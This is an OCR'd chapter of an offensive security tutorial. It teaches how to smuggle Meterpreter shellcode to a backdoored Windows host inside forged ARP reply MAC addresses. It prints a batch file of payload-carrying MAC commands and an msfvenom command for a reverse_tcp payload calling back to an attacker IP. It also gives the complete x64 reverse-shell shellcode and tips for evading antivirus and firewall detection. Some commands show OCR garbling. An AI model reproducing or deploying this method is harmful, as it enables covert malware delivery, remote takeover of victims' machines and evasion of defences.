
Transferring Backdoor Payloads by ARP Traffic

Understanding this method : Transfer Backdoor Payloads by ARP Traffic and bypassing AVs

After Previous Chapters about DNS Traffic now I want to explain how you can do this with ARP traffic in your network, and I want to tell you : "the most Anti Viruses can't detect this one"

Before I explain this technique, I want to show you how ARP traffic works in your network.


3. ARP Entry is Added AND IP Packet is sent
1. ARP Cache is Checked AND ARP Request is sent (Broadcast)
A
1. ARP Request is sent Broadcast
2. ARP Reply is sent Directly
3. IP Packet is sent
C
2. ARP Entry is Added AND ARP Reply is sent Directly
B

Picture 1: ARP traffic step by step

As you can see in picture 1 in (ARP, Step1) :

System A sent one Broadcast to all workstations = who is IP_Address for example (192.168.1.5) I want your MAC?

In step2 system B responded to that broadcast traffic with one Packet Directly. I AM 192.168.1.5 and This is my MAC ADDRESS.

This (step2) is my "Important Point" for this Technique for transferring payloads via ARP Traffic.

Step3 doesn't matter for this technique!

Why?


Because an attacker can transfer their bytes via MAC_Address and this is another highway for hackers and Malware/Viruses to transferring payload bytes silently over a network. This technique is very slow more often, but sometimes this is a good advantage for hackers, trust me ;) And it is not important how much time you need for the established connection with this technique because your servers or clients always is up in your network 24 Hours / every day (especially servers).

In this technique an attacker need two computers, but you can do it with one system only, but I want to explain this method with two systems on the attacker side. First system is linux and second is Win7-SP1 (macchanger system) on the attacker side.

And on the target side your System is Win7-SP1 too , so we have 3 systems.

With this technique, the backdoor does something like system A in Picture 1 and finally the backdoor can get payload bytes from the hacker system (macchanger system) with ARP traffic, in this case my backdoor try to download a meterpreter payload in ARP Traffic also with this method you can have DATA Infiltration/Exfiltration too .

Also you can see in this Chapter: I will get a Meterpreter session from (192.168.1.113 --> to --> Kali 192.168.1.50) after 38 Minutes transferring Payloads between IP: 192.168.1.113 (backdoor system) and IP: 192.168.1.5 (macchanger system) with the ARP Traffic also about DATA Exfiltration I will talk in this chapter via NativePayload_ARP.sh script (Linux only).



Step 1: Infected system by Backdoor =====➔ Send Arp Request for 192.168.1.5 =➔ Network

Step 2: Infected system by Backdoor 🡐===== Attacker System Win7 with IP 192.168.1.5 Response fake Mac

- **Note: fake Mac is Payload Binary Code for Meterpreter Session , this information Injected to MAC_Address by ARP Response and Directly send to Infected system (Backdoor system)**

Step 3: Infected system by backdoor after Dumping all Binary Codes try to make Meterpreter Connection to Attacker Linux system (in this case after 37 minutes in my lab)


Picture 2: Attack by ARP Traffic steps

This technique is not fast at least on Windows , but it is possible.

we have some problems for this technique.

Where are the problems?

Before I explain where the problems are, first let me show you how my code works with a simple example:



```
Payload_to_Mac.exe 0007 00fc4883e4f0 "Local Area Connection"
Payload_to_Mac.exe 0007 00e8cc000000 "Local Area Connection"
Payload_to_Mac.exe 0007 004151415052 "Local Area Connection"
Payload_to_Mac.exe 0007 0051564831d2 "Local Area Connection"
Payload_to_Mac.exe 0007 0065488b5260 "Local Area Connection"
Payload_to_Mac.exe 0007 00488b521848 "Local Area Connection"
Payload_to_Mac.exe 0007 008b5220488b "Local Area Connection"
Payload_to_Mac.exe 0007 00725048 0fb7 "Local Area Connection"
Payload_to_Mac.exe 0007 004a4a4d31c9 "Local Area Connection"
Payload_to_Mac.exe 0007 004831c0ac3c "Local Area Connection"
Payload_to_Mac.exe 0007 00617c022c20 "Local Area Connection"
Payload_to_Mac.exe 0007 0041c1c90d41 "Local Area Connection"
Payload_to_Mac.exe 0007 0001c1e2ed52 "Local Area Connection"
Payload_to_Mac.exe 0007 004151488b52 "Local Area Connection"
Payload_to_Mac.exe 0007 00208b423c48 "Local Area Connection"
Payload_to_Mac.exe 0007 0001d0668178 "Local Area Connection"
Payload_to_Mac.exe 0007 00180b020f85 "Local Area Connection"
Payload_to_Mac.exe 0007 00720000008b "Local Area Connection"
Payload_to_Mac.exe 0007 008088000000 "Local Area Connection"
Payload_to_Mac.exe 0007 004885c07467 "Local Area Connection"
Payload_to_Mac.exe 0007 004801d0508b "Local Area Connection"
Payload_to_Mac.exe 0007 004818448b40 "Local Area Connection"
Payload_to_Mac.exe 0007 00204901d0e3 "Local Area Connection"
Payload_to_Mac.exe 0007 005648ffc941 "Local Area Connection"
Payload_to_Mac.exe 0007 008b34884801 "Local Area Connection"
Payload_to_Mac.exe 0007 00d64d31c948 "Local Area Connection"
Payload_to_Mac.exe 0007 0031c0ac41c1 "Local Area Connection"
Payload_to_Mac.exe 0007 00c90d4101c1 "Local Area Connection"
Payload_to_Mac.exe 0007 0038e075f14c "Local Area Connection"
Payload_to_Mac.exe 0007 00034c240845 "Local Area Connection"
Payload_to_Mac.exe 0007 0039d175d858 "Local Area Connection"
Payload_to_Mac.exe 0007 00448b402449 "Local Area Connection"
Payload_to_Mac.exe 0007 0001d066418b "Local Area Connection"
Payload_to_Mac.exe 0007 000c48448b40 "Local Area Connection"
Payload_to_Mac.exe 0007 001c4901d041 "Local Area Connection"
```

Picture 3: BAT file in (macchanger system) for reply Fake MacAddress by injecting Payloads to MAC

Injecting Payload bytes as MAC ADDRESSES :

As you can see in picture 3 in line 1 we have one MACAddress: 00fc4883e4f0

This Mac_Address has 2 sections. The first section is 00 , and the second section is fc4883e4f0 .

Section two is first bytes of First Line for Meterpreter Payload. This is not a MACAddress but you can use that as mac address via ARP traffic too.

With My tool “Payload_to_Mac.exe” you can set and Change NIC Network interface connection MAC very simply.

This tool works like macchanger in Linux .

In line 1 with this tool you can set MAC Address : 00fc4883e4f0 for “Local Area Connection”

Why do this?

because i want to send Response with this Injected MAC address to an ARP Request.

So we have something like this :

- local Area connection is (Macchanger system)
- infected system is (backdoor system)

```
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system ←= my Mac is 00fc4883e4f0  “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system ←= my Mac is 00e8cc000000  “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system ←= my Mac is 004151415052  “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your mac address ! “Local Area Connection”
```

Picture 4:

Ok from these 3 responses we can dump these bytes of payload:

{ fc4883e4f0 + e8cc000000 + 4151415052 } == fc4883e4f0e8cc0000004151415052

Infected System (backdoor) ipaddress is 192.168.1.113 and win7-sp1 for attacker NIC Ipaddress is 192.168.1.5

Now you can compare picture 3 with picture 4 so this is your ARP traffic in this Technique for Transferring Payloads by ARP Traffic.

- Note : (Arpspoof , etthercap) tools in linux , if you want you can use these tools but I think your traffic with Arpspoof will detect by some AVs and firewalls , but I think with my method the risk of detection in the network or in the target infected system by AV or firewalls is very low.
- Note : MAC Duplicate is another Problem , and maybe happen in this technique so by that technique in picture 6 you can decrease this risk .

Now I want to say where is our problem in this Technique?

```
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “ Local Area Connection”
Infected system ←= my Mac is 00fc4883e4f0  “ Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “ Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “ Local Area Connection”
Infected system ←= my Mac is 000c4dabc000  “Unknown NIC”
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “ Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “ Local Area Connection”
Infected system ←= my Mac is 00e8cc000000  “ Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “ Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “Local Area Connection”
Infected system ←= my Mac is 004151415052  “ Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “ Local Area Connection”
Infected system =→ who is 192.168.1.5 ? , give me your Mac address ! “ Local Area Connection”
```

Picture 5:


So Now we have these payloads after our response :

{ fc4883e4f0 + 000c4dabc000 + e8cc000000 + 4151415052 } == fc4883e4f0000c4dabc000e8cc0000004151415052

As you can see in picture 5 we have Red Mac-Address and our Payload now is incorrect.

So how can fix this problem?

As you can see in picture 6 I have idea about that.



```
rem : use this technique for avoiding bug or error in Network ;-)
rem : and maybe this can help for Bypassing Detection too ;0

Payload_to_Mac.exe 0007 004151415052 "Local Area Connection"
Payload_to_Mac.exe 0007 0051564831d2 "Local Area Connection"
Payload_to_Mac.exe 0007 0065488b5260 "Local Area Connection"




Payload_to_Mac.exe 0007 0041514100f0 "Local Area Connection"
Payload_to_Mac.exe 0007 0050525100f0 "Local Area Connection"
Payload_to_Mac.exe 0007 0056483100f0 "Local Area Connection"
Payload_to_Mac.exe 0007 00d2654800f0 "Local Area Connection"
Payload_to_Mac.exe 0007 008b526000f0 "Local Area Connection"
```

Also you can use Counter in 00F0 section of macaddress , anyway you can do something here for Avoiding since Detection and Ignoring Broadcast Response from Unkown Client in Network .

Picture 6:

You can change your Payload patterns from two sections to three sections

00{payload} ===> 00{payload}00f0


Now you can check new section in your backdoor code when you received one MAC Address without Section three your code should drop that MAC Address. Because that is unknown Response so this is not valid Injected Payload.

Now we can start this attack with my tools, but first you should make payloads:

In kali linux you can make payload with msfvenom . Kali linux ip-adrees is 192.168.1.50.

```
msfvenom –arch x86_64 –platform windows –p windows/x64/meterpreter/reverse_tcp lhsot=192.168.1.50 –f c >
/root/desktop/payload.txt
```

Now you should copy this payload.txt from linux to windows system (Macchanger system) with IPadress 192.168.1.5 by new file with this format like picture 7


payloads.txt - Notepad
File Edit Format View Help
http://192.168.1.50:8000/payload.txt - Windows Internet Explorer
Favorites

```
fc4883e4f0e8cc000000415141505251564831d265488b5260488b5218488
```

```
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00\x00\x8b"
"\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b"
"\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41"
"\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1"
"\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45"
"\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b"
"\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48"
"\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00\x00"
"\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49\x89\xe5"
"\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x01\x32\x41\x54\x49\x89\xe4"
"\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89\xea\x68"
"\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff\xd5\x6a\x05"
"\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89"
"\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5"
"\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba"
"\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5"
"\xe8\x93\x00\x00\x00\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9"
"\x6a\x04\x41\x58\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5"
"\x83\xf8\x00\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41"
"\x59\x68\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41"
"\xba\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9\xc8"
"\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68\x00\x40"
"\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f\x30\xff\xd5"
"\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49\xff\xce\xe9\x3c"
"\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41"
"\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5";
```

Picture 7: Payload.txt


Payload_to_Mac.exe tool:

At this time you should use the payload in picture 7 with this tool like picture 8 , so you can copy this payload from payload.txt then paste that after switch "null" for Payload_to_Mac.exe .

```
syntax: Payload_to_Mac.exe null payload
```

Note: this application needs to run as administrator for changing the MAC Address

